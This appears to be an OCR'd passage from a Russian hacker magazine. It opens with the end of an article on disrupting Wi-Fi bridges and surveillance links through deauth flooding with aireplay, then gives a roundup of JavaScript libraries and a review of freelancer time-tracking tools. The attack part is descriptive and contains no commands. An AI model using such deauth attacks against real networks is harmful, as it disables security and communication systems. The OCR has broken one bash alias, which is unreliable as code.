По моим оценкам, даже нашего бюджетного комплекса хватит, чтобы парализовать сеть на дистанции в 300–400 м при условии прямой видимости. Еще раз обращу внимание, что все эти вещи я рассматриваю теоретически, поскольку, как уже говорилось, использование передатчика на максимальной мощности требует разрешения Минкомсвязи. Тем не менее давай пофантазируем, что видеонаблюдение или любая другая система, связанная с безопасностью или передачей критически важной информации, работает через уже упоминавшийся Wi-Fi-мост. Ты можешь возразить, что там применяются узконаправленные антенны, однако у любой, даже самой узконаправленной антенны есть паразитные лепестки. Они, к слову, хорошо видны на рисунках. Попав в такой лепесток, мы теоретически можем отключить клиент непрерывными deauth-пакетами и нарушить работу моста.

Способы защиты от таких атак неочевидны. В случае с офисом можно попробовать снизить возможности перехвата и инъекций, к примеру атермальными стеклами или их аналогом, хотя на данный момент это всего лишь предположение — влияние атермальных стекол на Wi-Fi еще необходимо проверить. А вот как защитить Wi-Fi на улице, совершенно неясно.




Рис. 11. Процесс работы aireplay




Рис. 12. А вот и результат :)

ДЕТЕКТОР ЛИЦ НА JQUERY

Илья Пестов
@ilya_pestov

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Face detection

https://github.com/jaysalvat/jquery.facedetection
Суть этого замечательного скрипта, в принципе, понятна из названия. Face detection позволяет с помощью JavaScript определять человеческие лица не только на фотографиях, но еще на видео и canvas-объектах. Библиотека существует как плагин к jQuery и Zepto. Face detection максимально прост в применении:

```
<script>
    $('#picture').faceDetection({
        complete: function (faces) {
            console.log(faces);
        }
    });
</script>
```



TremulaJS


https://github.com/garris/TremulaJS
Picture Streams + Momentum Engine + Bézier Paths + Multi-Device. Потрясающий скрипт галереи, а точнее даже UI-компонент, обеспечивающий анимацию Безье для потокового контента при скроллинге, кликах или тач-событиях. Tremula по принципу Velocity синхронизирует DOM и кеширует запросы, что обеспечивает высокую производительность для больших наборов визуальных данных. Поддерживается всеми современными браузерами. Для корректной работы необходимы jQuery, Hammer.js и jsBezier. А еще для Tremula есть онлайн-конструктор с демонстрацией возможностей библиотеки. Выглядит все действительно впечатляюще.



Snabbt.js


https://github.com/daniel-lundin/snabbt.js
Еще одна примечательная анимационная библиотека в сегодняшней коллекции. Snabbt.js — очень миниатюрный (4 Кб минифицированный и в gzip), быстрый (60 FPS даже на мобильниках) инструмент, который позволяет творить удивительные вещи, базирующиеся на возможностях CSS. То есть вся анимация основана на манипуляции со свойствами translate, rotate, scale, skew и resize. Работает также во всех современных браузерах.

```
snabbt(element, {
  position: [100, 0, 0],
  easing: 'ease'
}).then({
  fromRotation: [0, 0, -2*Math.PI],
  easing: 'spring',
  springConstant: 0.2,
  springDeaccelaration: 0.95,
});
```



Pixi.js

https://github.com/GoodBoyDigital/pixi.js
Очень мощный и одновременно экономичный 2D-движок для JavaScript. Авторы проекта позиционируют его как 2D-аналог Three.js, и, хотя основной акцент при разработке делался на дальнейшее применение в игровой сфере, Pixi.js остается достаточно низкоуровневым, чтобы его можно было использовать везде, где требуется насыщенная 2D-анимация. Библиотека автоматически определяет способы рендеринга, переключаясь на Canvas в случае отсутствия поддержки WebGL. Для пущей уверенности при выборе Pixi.js рекомендую взглянуть на страницу с проектами, основанными на этом движке, где ты встретишь массу удивительных примеров от мировых брендов.




Sharedrop

https://github.com/cowbell/sharedrop
Данная разработка, возможно, не имеет особой практической ценности, но в любом случае заслуживает внимания в этой подборке как реализация. Дело в том, что Sharedrop — это веб-клон яблочного AirDrop — P2P-сервиса для передачи файлов. Проект построен на технологии WebRTC и Firebase. Работает в десктопных и мобильных версиях Chrome 33+, Opera 20+, Firefox 28+.

Focusable

https://github.com/zzarcon/focusable
Простой скрипт, который выполняет одну маленькую задачу — производит фокус на элемент. Возможно, кому-нибудь пригодится, дабы сосредоточить взгляд пользователя на конкретной области. А для создания полноценных пошаговых инструкций к интерфейсу наилучшим решением будет Intro.js, который собрал более 8000 старов (https://github.com/usablica/intro.js/).




Gridforms

https://github.com/kumailht/gridforms
Почему-то сложилось так, что каждый бэкендер пытается написать свою собственную CMS, а каждый фронтендер — свой собственный CSS-фреймворк. И того и другого существует огромное множество. Но Gridform примечателен тем, что он сфокусирован только на отзывчивых формах и представляет собой изящное UI/UX-решение в виде классических бумажных форм для заполнения.



Nunjucks

https://github.com/mozilla/nunjucks
Отличный шаблонизатор от компании Mozilla. Фактически это JavaScript-порт популярного Jinja2 из Python. Основные фичи: механизм наследования, позволяющий избавиться от излишней дубликации, фильтры для обработки вывода, асинхронный вызов, макросы и модульность библиотеки. Говоря о производительности, стоит помнить, что все тесты достаточно условны и зависят от конкретных шаблонов и динамических данных. Но Nunjucks чаще встречается в первой тройке с Dust и Swig.




PSI

https://github.com/addyosmani/psi
Удобная command line утилита для Page Speed Insights, написанная на ноде знаменитым разработчиком Эдди Османи (Addy Osmani). Для тех, кто не в курсе, Page Speed Insights — это инструмент от Google для оценки производительности твоего сайта на десктопе и мобильных устройствах. В эпоху постПК и мобильного интернета тема производительности очень важна не только для самих пользователей, важно это и с точки зрения индексирования поисковыми машинами.

```
npm install --save psi
psi example.com
```

или

```
var psi = require('psi');
// get the PageSpeed Insights report
psi('html5rocks.com', function↵
(err, data) {
  console.log(data.score);
  console.log(data.pageStats);
});
```





```
// output a formatted report to the
   terminal
psi.output('html5rocks.com', function↵
(err) {
  console.log('done');
});
```

Turf.js

https://github.com/Turfjs/turf
Модульный геопространственный движок для Node.js и браузеров. Turf работает благодаря GeoJSON и состоит из нескольких десятков мини-компонентов, позволяющих производить различные операции над Open Street Map: прокладывать маршруты, определять расстояние между точками на карте, отрисовывать области по координатам в форме различных фигур, объединять их, находить центральные позиции и так далее.

Пример выделения области на карте:





```
<div id='map'></div>
<script>
L.mapbox.accessToken = 'pk.ey...8OEerk74AYCLduMZQ';
var polygon = turf.polygon([
    [
        [-97.42675781249999, 33.82023008524739],
        [-97.2125244140625, 33.89321737944089 ],
        ...
        [-97.646484375, 33.97980872872457],
        [-97.42675781249999, 33.82023008524739]
    ]
], {
    "fill": "#6BC65F",
    "stroke": "#6BC65F",
    "stroke-width": 5
});
var map = L.mapbox.map('map', 'morganherlocker.kgidd73k')
    .setView([35.463453, -97.514914], 6)
    .featureLayer.setGeoJSON(polygon);
</script>
```

НАДЗИРАТЕЛЬ ДЛЯ ФРИЛАНСЕРА

ВЫБИРАЕМ СИСТЕМУ УЧЕТА РАБОЧЕГО ВРЕМЕНИ

Когда получаешь деньги не за объем сделанной работы, а по затраченным на выполнение часам, не обойтись без системы учета времени. Все они разные и отличаются не только возможностями, но и самим подходом к подсчету. Мы разобрались в достоинствах и недостатках актуальных программ и узнали, что лучше подойдет фрилансеру.




Олег Парамонов

Чуть более ста лет назад инженер Фредерик Тейлор встал за спиной фабричных рабочих с секундомером и стал измерять, сколько времени они тратят на рутинные операции. Вскоре стало ясно, что их можно «оптимизировать» — повысить производительность с помощью системы научной организации труда. Именно из нее выросло современное массовое производство. Но могли ли тогдашние рабочие представить, что их правнуки примутся измерять свою производительность не по приказу капиталиста, а по собственной инициативе? Современным работникам умственного труда приходится самостоятельно планировать деятельность, а секундомер Тейлора им заменяют специальные программы для учета рабочего времени — таймтрекеры.

antpkr@shutterstock.com

SIMPLE TIME TRACK

goo.gl/oY0Jlc



Как правило, запуская приложение в первый раз, мы знаем, чего от него ждать. К примеру, текстовые редакторы и почтовики все в чем-то похожи. А вот у тайм-трекеров нет почти ничего общего. Их интерфейсы, странности и недостатки различаются радикально.

Тем не менее основа большинства средств для учета рабочего времени одна: почти каждый тайм-трекер снабжен встроенным таймером. А в особо тяжелых случаях таймер — это единственное, чем он снабжен. Тайм-трекер, с которого мы начнем, относится именно к этой категории.


Simple Time Track представляет собой расширение для Chrome. После установки оно добавляет свою иконку у правого края панели инструментов браузера. Нажатие на нее вызывает интерфейс тайм-трекера: сверху кнопки для создания, экспорта и удаления задач, ниже — список задач, созданных ранее.

Чтобы начать учет времени, нужно добавить новую задачу и запустить таймер. Отсчет будет идти до тех пор, пока таймер не остановят. В будущем к любой из остановленных задач можно вернуться и запустить таймер снова. Дополнительное время прибавится к тому, что было подсчитано ранее. Это может понадобиться в том случае, если задачу невозможно выполнить за один присест и приходится прерываться, чтобы заняться чем-то другим.

Более продвинутые тайм-трекеры позволяют изучать историю выполнения задач, строить сложные отчеты с ограничениями по времени и другим критериям и даже генерировать счета для отправки заказчикам. Simple Time Track умеет только считать время. Результаты можно посмотреть в том же списке или экспортировать их в файл CVS, чтобы перенести, например, в электронную таблицу. Самые простые потребности удовлетворит и это, но если нужно что-то большее (а это, скорее всего, так), то лучше найти альтернативу посерьезнее.

TIMEEDITION

timeedition.com



Причина непохожести средств для учета рабочего времени, видимо, в том, что на этом рынке никогда не было абсолютного победителя, который мог бы служить ориентиром. В итоге разработчики изучают потребности клиентов и приходят к совершенно различным ответам.

Создатели немецкого опенсорсного тайм-трекера timeEdition, судя по всему, точно знали, что нужно их пользователям. Эта программа приспособлена к строго определенному рабочему процессу, который укладывается в строго определенные рамки, и в этих рамках, вероятно, удобен. Людям, для которых она разработана, видимо, приходится иметь дело с несколькими заказчиками. При этом проекты, которые они для них реализуют, однотипны и состоят из одних и тех же этапов. Если хотя бы одно из этих условий не выполняется, использование timeEdition начинает напоминать бег по полосе препятствий.


Интерфейс основного окна timeEdition исключительно скуп. Он состоит из большой кнопки, которая запускает и останавливает таймер, самого таймера и трех меню для выбора заказчика, проекта и задачи, к которым относится этот таймер. С этими меню и связана основная сложность. Просто запустить таймер и начать работу не выйдет. Сначала эти меню нужно заполнить, добавив в программу информацию о заказчике, о проекте, а также обо всех возможных задачах, над которыми предполагается работать. Только после того, как все это сделано, можно начинать отсчет времени. Дело осложняется тем, что задачи, по сути дела, общие для всех проектов.

В отличие от Simple Time Track, timeEdition записывает не только суммарное время, потраченное на работу. Приложение запоминает начало и конец каждого отрезка времени, в течение которого пользователь работал над задачей. Это позволяет вычислять продолжительность работы, проделанной в течение дня, недели или месяца. Для получения этих сведений служит отдельное диалоговое окно. Кроме того, их можно импортировать в Excel.

Интересная особенность timeEdition: приложению можно поручить на лету переносить информацию об учтенном времени в электронный календарь — например, в Outlook или в Google Calendar. Это еще один альтернативный метод просмотра информации, накопленной в timeEdition.

FANURIO

fanuriotimetracking.com



Румынский кросс-платформенный тайм-трекер Fanurio написан на Java и рассчитан на фрилансеров с бюрократической жилкой. Втянувшись в его использование, легко почувствовать себя не то персонажем фильма «Бразилия», не то бухгалтером из песни группы «Комбинация», и хорошо, если не тем и другим сразу. Винить за это разработчиков не хочется. Фрилансеру, которому приходится жонглировать одновременно значительным числом проектов и таким же числом заказчиков, действительно будет трудно без того уровня организованности, на котором настаивает Fanurio. Другое дело, что фрилансеров с такой специфической проблемой не очень много.


В этой программе запуск таймера лишь финальная стадия долгой работы. Прежде чем учитывать время, Fanurio требует каталогизировать заказчиков, связанные с ними проекты и подразумеваемые ими задачи. Форма для создания каждой из этих сущностей имеет, кажется, больше полей, чем налоговая декларация 3-НДФЛ. Это, если вдуматься, превращает Fanurio в своеобразное подобие системы CRM — упрощенной, разумеется, до безумия, но для обычного фрилансера часто и такой уровень — это перебор.

Но если ты не обычный фрилансер, то оценишь, что, кроме перечисленных возможностей, в Fanurio имеются средства для учета расходов, деловых поездок и платежей, а также инструмент для выставления счетов заказчикам.

Приложение развивается с 2006 года, и это заметно. Почтенный возраст выдают и его несколько старорежимный вид, и цена, которая напоминает о полузабытых временах shareware. Fanurio стоит 59 долларов, но испытать его можно и бесплатно. Для этого предусмотрена полнофункциональная пробная версия, которой хватает на пятнадцать суток.

TOGGL

toggl.com



Toggl гораздо либеральнее, чем timeEdition, и не пытается загнать пользователя в известные, но тесноватые для многих рамки. В этом смысле он ближе к Simple Time Track, только уже без излишнего примитивизма. Toggl, как и все приличные тайм-трекеры, ведет своего рода журнал активности пользователя и умеет составлять отчеты с отбором задач по заданным критериям. Это не самое функциональное, не самое удобное и не самое приятное средство учета рабочего времени, но оно обладает резонным минимумом возможностей и предоставляет их бесплатно. Это редкость: за серьезные тайм-трекеры приходится платить.


Сам Toggl — это веб-сервис, но к нему прилагается опциональное приложение под все популярные платформы. Веб-сервис отвечает за учет, отчеты и настройки. Приложение же упрощает создание новых задач, а также запуск и остановку таймеров. Кроме того, оно добавляет несколько возможностей, которые невозможно реализовать в вебе. В частности, оно замечает, когда пользователь слишком долго бездействует, и предлагает остановить таймер.

Для каждой из задач можно указать заказчика и проект (впрочем, если не нужно, то можно и не указывать). Это можно использовать при генерации отчетов. Веб-сервис позволяет отфильтровать записи по дате, заказчику и проекту.

Таким образом удается узнать, сколько времени было потрачено в течение месяца на выполнение проекта, или долю рабочего времени, которую съели поручения определенного заказчика в течение недели. Платная версия Toggl (она обойдется в 5 долларов в месяц) добавляет поддержку совместной работы нескольких пользователей и возможность задать уровень почасовой оплаты (это нужно для того, чтобы подсчитывать, сколько денег принесут отработанные часы).

TIMELY

timelyapp.com



Простота создания новых задач делает Toggl похожим на планировщик наоборот: можно запускать отдельный таймер для каждого шага и получать в результате подробнейшие записи о выполненной работе. Но это сходство вряд ли было преднамеренным. С норвежским веб-сервисом Timely все иначе: его авторы сознательно делали гибрид электронного календаря и тайм-трекера. «Вместо того чтобы спрашивать, что вы делали на этой неделе, я спрашиваю, что вы планируете делать на этой неделе», — объясняет создатель Timely Матиас Миккельсен на сайте компании. Предполагается, что пользователь будет сначала планировать задачи, а затем следить за их выполнением.

Основа Timely — это полнофункциональный веб-календарь в духе Google Calendar, причем весьма неплохой. Он заметно удобнее и, как ни глупо это звучит, красивее гугловского. Поразительная плавность работы, редкая для веб-приложений, тоже идет ему в плюс. Timely вполне мог бы заменить и Google Calendar, и Apple Calendar, и Outlook для многих пользователей. Впрочем, у тех, кто привык к другому календарю и не нуждается в новом, остается шанс обойтись без болезненной миграции. Timely умеет автоматически загружать события из любого календаря, поддерживающего формат iCal (а его поддерживают более-менее все). В этом случае планирование можно продолжать в другом приложении, а Timely использовать только для учета времени.

Описывать, как пользоваться календарем, вряд ли стоит, поэтому сосредоточимся на различиях. Каждая задача, добавленная в календарь, имеет встроенный таймер, который можно запустить, кликнув по ней. Кроме того, для каждой задачи еще на стадии планирования можно установить ориентировочное время выполнения. Суммарное ориентировочное время выполнения всех задач, относящихся к проекту, и реальное отработанное время отображаются над календарем. Кроме календаря, в Timely имеются страницы, позволяющие просмотреть историю работы над каждым проектом и историю работы каждого пользователя по отдельности.


Возможность совместной работы нескольких пользователей — важная черта Timely. Этот сервис вполне может стать удобным инструментом менеджера, управляющего целой командой, особенно если часть участников проекта трудится удаленно. При помощи Timely легко узнать, кто и чем занимается прямо сейчас и на что уходит время и деньги. Еще одна из возможностей, нацеленных именно на такое применение, — это так называемый «бюджет». Для каждого проекта можно указать максимальное время выполнения или максимальную сумму, которую можно потратить на почасовую оплату работников. Timely будет следить за исчерпанием «бюджета» и предупредит о приближении к финишу.

Бесплатная версия сервиса позволяет одному пользователю вести не более трех проектов. Фрилансерская версия стоит 14 долларов в месяц и снимает ограничения с количества проектов. Кроме того, есть несколько тарифных планов, которые рассчитаны на компании и предлагают различные сочетания максимальной величины рабочей группы и максимального количества проектов. Они обойдутся в суммы от 49 до 199 долларов в месяц.

CHROMETA


chrometa.com

Это единственный тайм-трекер в этой статье, который не позволяет учитывать время, запуская и останавливая таймер вручную. Вместо этого он использует подход, который несколько лет назад популяризовал сервис RescueTime: специальная программа, установленная на компьютере пользователя, следит за активными приложениями и открывающимися документами, а затем сводит собранную статистику в отчеты, которые помогают понять, на что было потрачено время. Разница в том, что RescueTime был предназначен для людей, стремящихся повысить собственную продуктивность. Он делил сайты и приложения на полезные и бесполезные и показывал, куда утекает ценное время. Chrometa делит их по другому принципу: с помощью правил, задаваемых пользователем, этот сервис распределяет задачи по различным проектам, а затем подсчитывает затраченное на них время и, если надо, генерирует счета для выставления заказчикам. Вопреки ожиданиям, это не особенно удобно. Без ручной сортировки записей по проектам все равно не обойтись. Правила лишь сокращают необходимое для этого время. В итоге мороки с Chrometa едва ли не больше, чем с более традиционными тайм-трекерами, а удовольствия — ноль.



HARVEST

getharvest.com



Веб-сервис Harvest находится где-то на полпути от timeEdition к Fanurio. С последним его роднит деловитость, обходящаяся, впрочем, без передозировки бюрократии. Как и Fanurio, Harvest способен учитывать расходы, а также генерировать счета, причем по этой части его возможности, пожалуй, даже шире, чем у румынского собрата. В Harvest, к примеру, можно назначать различную оплату для разных исполнителей (как и Timely, Harvest позволяет следить за работой целой команды). Поскольку создавать задачи по мере надобности нельзя, в Harvest они используются скорее для обозначения типа выполняемой работы, а не для указания ее цели.

В результате складывается впечатление, что целевая аудитория — это менеджеры, которые желают озирать работу подчиненных с высоты птичьего полета и не особенно увлечены деталями. К такой мысли подталкивает и ценовая политика разработчиков. Бесплатная версия Harvest существует, но исключительно ограниченная. За однопользовательскую версию необходимо выплачивать 12 долларов в месяц. Командные версии стоят 49 и 99 долларов и рассчитаны на разное количество пользователей (9 и 99 человек соответственно).

TIMETRAP

github.com/samg/timetrap

Суровым программистам и сисадминам, конечно, не до мышей и разноцветных окошек, поэтому удивляться обилию консольных тайм-трекеров на GitHub не приходится. Простейший тайм-трекер можно создать, введя в bash единственную строчку вроде такой:

```
alias tt="python -c 'import sys,time;open↵
(\"tt.csv\",\"a+\").write(time.ctime()+\",\"+\"↵
\".join(sys.argv1: ()+\"\n\")'"
```

После этого достаточно писать команду «tt описание задачи», чтобы добавлять в файл tt.csv новую запись с указанием точного времени начала выполнения очередного дела. Импортировав этот файл в Excel или обработав его иным способом, можно вычислить, сколько времени и на что именно было потрачено.

Оценить, на что похожи более серьезные консольные тайм-трекеры, можно по программе TimeTrap. Она написана на Ruby и устанавливается типичным для этого языка способом: при помощи команды gem install timetrap (понятное дело, она сработает только при наличии самого Ruby, менеджера пакетов RubyGems и — в идеале — операционной системы, совместимой с UNIX).

Команды, которые служат для вызова установленного тайм-трекера, легко запомнить, особенно при знании английского языка. Чтобы запустить таймер, нужно ввести «t in описание задачи». Команда «t out» останавливает отсчет времени. Возобновить его можно при помощи команды «t resume». «t display» выводит таблицу с информацией о последних учтенных отрезках времени. Формат вывода можно переключить в CSV (t display -f csv), а также в iCal, JSON и IDS. Дальше экспортированную таким образом информацию можно обработать другими средствами.

```
krok:~$ t sheet xakep
Switching to sheet "xakep"
krok:~$ t in Статья для журнала "Хакер"
Timetrap is already running
krok:~$ t now
*xakep: 0:06:33 (Статья для журнала Хакер)
krok:~$ t display
Timesheet: xakep
    Day                Start      End        Duration   Notes
    Mon Jan 12, 2015   18:02:04 - 18:05:01   0:02:57    Статья для журнала Хакер
                       18:06:32 -            0:06:42    Статья для журнала Хакер
                                             0:09:39
    ----------------------------------------------------------------------------
    Total                                    0:09:39
krok:~$ t display -f csv
start,end,note,sheet
"2015-01-12 18:02:04","2015-01-12 18:05:01","Статья для журнала Хакер","xakep"
krok:~$ t out
Checked out of sheet "xakep".
krok:~$ _
```

Аналогом деления задач по проектам и клиентам в TimeTrap служат так называемые таймшиты. При помощи команды «t sheet название таймшита» можно переключаться между ними (если таймшита с нужным названием не существует, он будет создан). Все перечисленные выше команды действуют только на текущий таймшит. Этим возможности TimeTrap не исчерпываются — подробности можно узнать на странице проекта.

FRECKLE

letsfreckle.com

